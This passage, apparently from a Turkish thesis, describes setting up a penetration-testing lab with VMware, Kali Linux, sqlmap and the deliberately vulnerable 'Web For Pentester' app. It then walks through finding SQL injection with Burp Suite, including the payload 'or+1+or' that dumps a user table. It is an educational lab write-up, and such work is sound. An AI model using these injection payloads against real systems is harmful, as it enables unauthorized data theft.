
platform üzerinde SQL enjeksiyon zafiyetlerinin belirlenmesinde kullanılacak Sqlmap aracını barındıran, penetrasyon testlerinde kullanılan Kali Linux işletim sistemi ve SQL enjeksiyon zafiyeti barındıran veri yükü deneme işlemlerinin yapacağı "Web For Pentester" web uygulamalarının .iso dosyaları aktarılarak kurulumları yapılmıştır. Şekil 3.4'te VMware WorkStation sanal platform ve üzerine kurulan uygulama ve işletim sistemleri görülmektedir.



Şekil 3.4. VMware Workstation Sanal Platformu.

3.1.2. Web For Pentester Kurulumu

Web for pentester uygulaması https://pentesterlab.com web sayfası üzerinden .iso uzantılı kurulum dosyası indirilebilmektedir. Uygulama kurulum dosyası indirildikten sonra Şekil 3.5'te görüldüğü gibi VMware WorkStation sanal platform üzerine yeni sanal makine seçeneği ile donanım özellikleri seçilerek kurulum işlemi gerçekleştirilir.




Şekil 3.5. Yeni sanal makine oluşturulması.

Şekil 3.6. Web For Pentester kurulum dosyası aktarımı.

Harddisk boyutu 20 GB ve sanal platform üzerinde uygulamaya erişebilmek için network adaptörü ağ bağlantısı "Bridge Mod" olarak seçilir ve fiziksel olarak aynı IP blok üzerinde IP adresi alması sağlanır. Web for pentester uygulaması sanal platform üzerinde gerekli konfigürasyon işlemleri yapıldıktan sonra başlatılır.

Şekil 3.7. Web For Pentester.

Web for pentester uygulaması üzerinde komut sisteminde aldığı ip adresini öğrenebilmek için “ifconfig” komutu çalıştırılarak sanal web uygulamasının hangi IP adresini aldığı öğrenilir. Bu IP adresi web tarayıcı adres çubuğuna girilerek, Web for pentester uygulamasının ara yüzüne erişilir.



Şekil 3.8. Web for pentester uygulama arayüzü.


Şekil 3.8’de web uygulama arayüzünde görüldüğü gibi çeşitli güvenlik zafiyetlerini barındıran uygulama örnekleri mevcuttur.

3.1.3. Kali Linux Kurulumu

Kali Linux temelde penetrasyon testlerini yapmak için geliştirilmiş bir Linux işletim sistemi dağıtımıdır. Kali Linux'un birçok olanağı ve farklı türde araçları vardır. Ağ güvenliğini, işletim sistemlerinin güvenliğini, web uygulamalarının güvenliği gibi testlerin yapılmasına imkan verir. Kali Linux, sanal bir makineye kurularak sanal ortamda kullanılabilir. Ayrıca, sabit diskte kurulum yazılımı olmadan, USB veya DVD gibi harici bir kaynağa erişerek çalıştırılabilir. Kali Linux genelde sanal bir makineye kurulması önerilir. Yapacağımız çalışmada da Kali Linux sanal makine olarak kurulmuştur. Penetrasyon testleri yapmak için Kali Linux içerisinde birçok araç vardır. Yapılan çalışmada SQL Enjeksiyon zafiyetinin belirlenmesinde daha çok “sqlmap” aracı kullanılmıştır.


Kali Linux işletim sistemini https://www.kali.org/ web adresinden .iso uzantılı kurulum

dosyası indirilebilir. Kali Linux işletim sisteminin kurulum dosyası indirildikten sonra Şekil 3.9'da görüldüğü gibi VMware WorkStation sanal platformuna "yeni sanal makine" seçeneği yardımıyla Kali Linux sanal makinesi için gerekli donanımsal değerler verilerek oluşturulur.



Şekil 3.9. Kali Linux sistem kaynaklarının verilmesi.


Oluşturulan sanal makinenin network bağlantı şekli yine "bridge" mode olarak ayarlanır ve penetrasyon çalışması için aynı IP adres bloğunda olması sağlanır.



Şekil 3.10. Kali Linux sistem kaynaklarının verilmesi ve oluşturulması.

Oluşturulan Kali Linux işletim sistemi VMware sanal platformunda başlatılarak kurulum işlemleri yapılmıştır.

Şekil 3.11. Sanal ortamda Kali Linux kurulumu.



Şekil 3.12. Kali Linux ve bazı zafiyet test araçları.


Kali Linux işletim sisteminin kurulum işlemi bittikten sonra başlatıldığında, Şekil 3.12' de gösterilen araçlar, web uygulamaları üzerindeki güvenlik zafiyetlerinin testinde kullanılan uygulama üzerindeki zafiyetleri denetlemek ve istismar etmek için kullanılan araçlardır. Bu çalışmada şekil 3.12'de işaretlenen "sqlmap" aracı kullanılmıştır.

3.1.4. Burp Suite İle SQL Enjeksiyon Zafiyetinin Analizi ve Belirlenmesi

Burp Suite aracı ön tanımlı olarak local host IP adresi olan 127.0.0.1 ve 8080 portunu dinlemektedir. Bunun yanı sıra farklı adreslere de bağlanabilmektedir. Örneğin aynı ağ üzerinde başka bilgisayarlarında trafiğini görebilecek Proxy modunda da dinleme yapabilmektedir. Burp Suite aracının kurulduğu makinanın trafiği görüntülenmek istenirse "Binding to adress" seçeneğinde adres bölümü 127.0.0.1 olarak kalabilir. Burp Suite aracı başka bir makinede yer alıyor ve dinlenmek istenen başka bir makine ise bu kez aynı ağdan IP adresi seçilmesi gerekir. Bu şekilde ağda yer alan diğer bilgisayarlar bu IP adresini Proxy olarak kullanabilmelerini sağlar.

Proxy olarak dinleme ayarları yapıldıktan sonra http trafiğinin görüntülenebilmesi için kullanacağımız tarayıcının ayarlar sekmesinden vekil sunucuyu Burp Suite aracının kurulu olduğu makinenin IP adresi ve port olarak 8080 olarak ayarlanır. Artık tarayıcı üzerinde yapılacak tüm istekler önce Burp Suite aracı üzerine iletilecektir [23].


Web for pentester uygulaması açılarak üzerinde SQL enjeksiyon zafiyetlerinin bulunduğu linklere tıklandığında Şekil 3.13'te yapılan isteğin Burp Suite aracından geçtiği görülmektedir.




Şekil 3.13. Burp Suite aracında görüntülenen istek bağlantı.

"Send to repeater" seçeneği seçilerek tarayıcı üzerinde yapılacak işlemleri Burp Suite aracı üzerinde daha hızlı işlem yapılması sağlanır. Şekil 3.13'te görüldüğü üzere sol taraf

web sunucusuna yapılan isteği, sağ taraf alınan cevabı göstermektedir. Sağ tarafta bulunan cevap üzerinde sağ tıklanıp "Show response in browser" seçeneği seçildikten sonra kopyalanan link tarayıcıya yapıştırıldığında Şekil 3.14'te görüldüğü gibi web for pentester sunucusundan gelen cevabın aynısı tarayıcı üzerinde görüntülenmiştir.




Şekil 3.14. SQL enjeksiyon zafiyetli web sayfa görüntüsü.




Şekil 3.15. SQL enjeksiyon zafiyetli sayfanın burp suite aracında görüntülenmesi.

Şekil 3.16'da Web for pentester uygulamasındaki 1 numaralı SQL enjeksiyon zafiyetinin

bulunduğu linke “ http://192.168.165.71/sqli/example1.php?name=root ” tırnak (‘) atıldığında sayfanın bir hatadan dolayı değiştiğinin görülmesi üzerine SQL enjeksiyon zafiyetinin var olduğunu düşünerek, araya kodlar sıkıştırılabileceğini anlıyoruz.



Şekil 3.16. Atılan tırnak ile alınan cevap.



Şekil 3.17. Atılan tırnak ile alınan cevabın Burp Suite aracında tespiti.

Örneğin web sayfası üzerindeki çalışan sorgu;

select id,name,age from users where name='root' sorgusu olarak düşünülebilir. Bizim yapacağımız istek bu sorgu üzerinden “name” içerisine yazılacaktır. Name sorgusunun karşılığı varsa web sayfasındaki gibi adını ve yaşını getirecektir. Yoksa herhangi bir cevap getirmeyecektir.


Yukarıdaki sorguya görüldüğü gibi “or” mantıksal bağlacını ekleyip sonucu 1’ e eşitlersek, bize “where 1” yani true değerini aşağıdaki sorgudaki gibi döndürecek ve sql tablosunu dökecektir.

select id,name,age from users where name='root' or 1 or''


select id,name,age from users where 1

Burp Suite aracında bu işlem “Request” bölümünde GET isteği değiştirilerek veri yükü üzerinden SQL komutlarıyla payload (veri yükü) denemeleri ile yapılmıştır.

SQL enjeksiyon zafiyeti barındıran http://192.168.165.71/sqli/example1.php?name=root sayfasındaki tüm ad ve yaş bilgilerini çekebilmek için payload işlemini gerçekleştirilmiştir. Bunun için Burp Suite aracı üzerinde ‘or+1+or’ SQL Enjeksiyon payload aracılığıyla tüm ad ve yaş bilgileri Şekil 3.18’de görüldüğü gibi çekilmiştir. Burp suite aracında kullanılan “+” karakterlerinin sebebi Burp Suite aracı boşluk karakterlerini algılayamadığından dolayı Unicode olarak yerine geçen boşluk karakteri yerine “+” karakteri kullanılmıştır.

